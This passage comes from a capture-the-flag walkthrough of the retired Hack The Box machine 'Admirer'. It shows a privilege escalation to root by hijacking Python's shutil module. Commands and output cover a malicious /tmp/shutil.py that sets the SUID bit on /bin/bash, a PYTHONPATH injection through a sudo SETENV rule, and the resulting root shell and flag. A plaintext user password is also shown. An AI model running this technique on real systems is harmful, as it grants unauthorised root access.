8. This is the path to file we need to hijack
```

#### 41. Python3 library hijacking of `shutil.py` continued...

1. So how can we possibly manipulate this file `shutil.py` when it is owned by root and the group is root?
2. Python by default like every other programming language will look in the current directory first before it looks into the python library path.
3. waldo@admirer:~\$ python -c 'import sys; print sys.path'
- ['', <<< The '' means look at the current working directory first for the file and then look in the python library path.

```
waldo@admirer:~$ python -c 'import sys; print sys.path'
['', '/tmp', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86_64-linux-gnu', '/usr/lib/python2.7/lib-tk',
'/usr/lib/python2.7/lib-old', '/usr/lib/python2.7/lib-dynload', '/usr/local/lib/python2.7/dist-packages',
'/usr/lib/python2.7/dist-packages']
```

#### 42. Let's look at the `sudo -l` command we may have missed something

1. waldo:&<h5b~yK3F#{PaPB&dA}{H>
2. waldo@admirer:~\$ sudo -l
3. waldo has permissions to set environment variables
4. User waldo may run the following commands on admirer:  
(ALL) SETENV: /opt/scripts/admin\_tasks.sh
5. The `SETENV` is giving that environment variable permission.
  1. If you want to manipulate the python path the environment variable that you will need to change is the `PYTHONPATH` variable.
  2. So that means we can export any path we want to `$PYTHONPATH` and the path will be set there permanently.
6. We can insert the `/tmp` directory to the python path and not only that; python will execute whatever is in `/tmp` first because it will be ahead of the real path.
7. waldo@admirer:~\$ export PYTHONPATH="/tmp"
8. waldo@admirer:~\$ echo \$PATH  
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
10. waldo@admirer:~\$ python -c 'import sys; print sys.path'
- ['', '/tmp', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86\_64-linux-gnu', '/usr/lib/python2.7/lib-tk',  
'/usr/lib/python2.7/lib-old', '/usr/lib/python2.7/lib-dynload', '/usr/local/lib/python2.7/dist-packages',  
'/usr/lib/python2.7/dist-packages']
11. waldo@admirer:~\$ python -c 'import sys; print sys.path'
- ['', '/tmp', <<< As you can see `/tmp` is ahead of the real python library path.
12. Now we can inject whatever we want into `/tmp/shutil.py`
13. waldo@admirer:/tmp\$ echo \$PYTHONPATH  
/tmp

#### Injecting code into `/tmp/shutil.py`

```
GNU nano 2.7.4

import os

os.system("chmod u+s /bin/bash")
```

#### 43. We now pretty much have a hijacked python module because of bad permissions

1. waldo@admirer:~\$ cd /tmp  
waldo@admirer:/tmp\$ touch shutil.py  
waldo@admirer:/tmp\$ echo \$PYTHONPATH  
/tmp  
waldo@admirer:/tmp\$ nano shutil.py  
waldo@admirer:/tmp\$ cat shutil.py  
import os  
  
os.system("chmod u+s /bin/bash")
2. Now executing this `admin_tasks.sh` will trigger this payload to give us root, but we need to make sure it hits our `/tmp` path first.

```
waldo@admirer:/tmp$ nano shutil.py
waldo@admirer:/tmp$ sudo PYTHONPATH=/tmp /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
waldo@admirer:/tmp$ Traceback (most recent call last):
  File "/opt/scripts/backup.py", line 3, in <module>
    from shutil import make_archive
ImportError: cannot import name 'make_archive'
^C
waldo@admirer:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1099016 May 15 2017 /bin/bash
```


44. Privilege escalation to root

```
1. waldo@admirer:/tmp$ nano shutil.py
2. waldo@admirer:/tmp$ sudo PYTHONPATH=/tmp /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
3. waldo@admirer:/tmp$ Traceback (most recent call last):
  File "/opt/scripts/backup.py", line 3, in <module>
    from shutil import make_archive
ImportError: cannot import name 'make_archive'
^C
4. waldo@admirer:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1099016 May 15 2017 /bin/bash
5. waldo@admirer:/tmp$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/root.txt
256c65a45aa6fcb04d7d325c8<snip>
```



## Admirer has been Pwned!

Congratulations  **therealpablo**, best of luck in capturing flags ahead!

#10577	30 Aug 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE

PWNED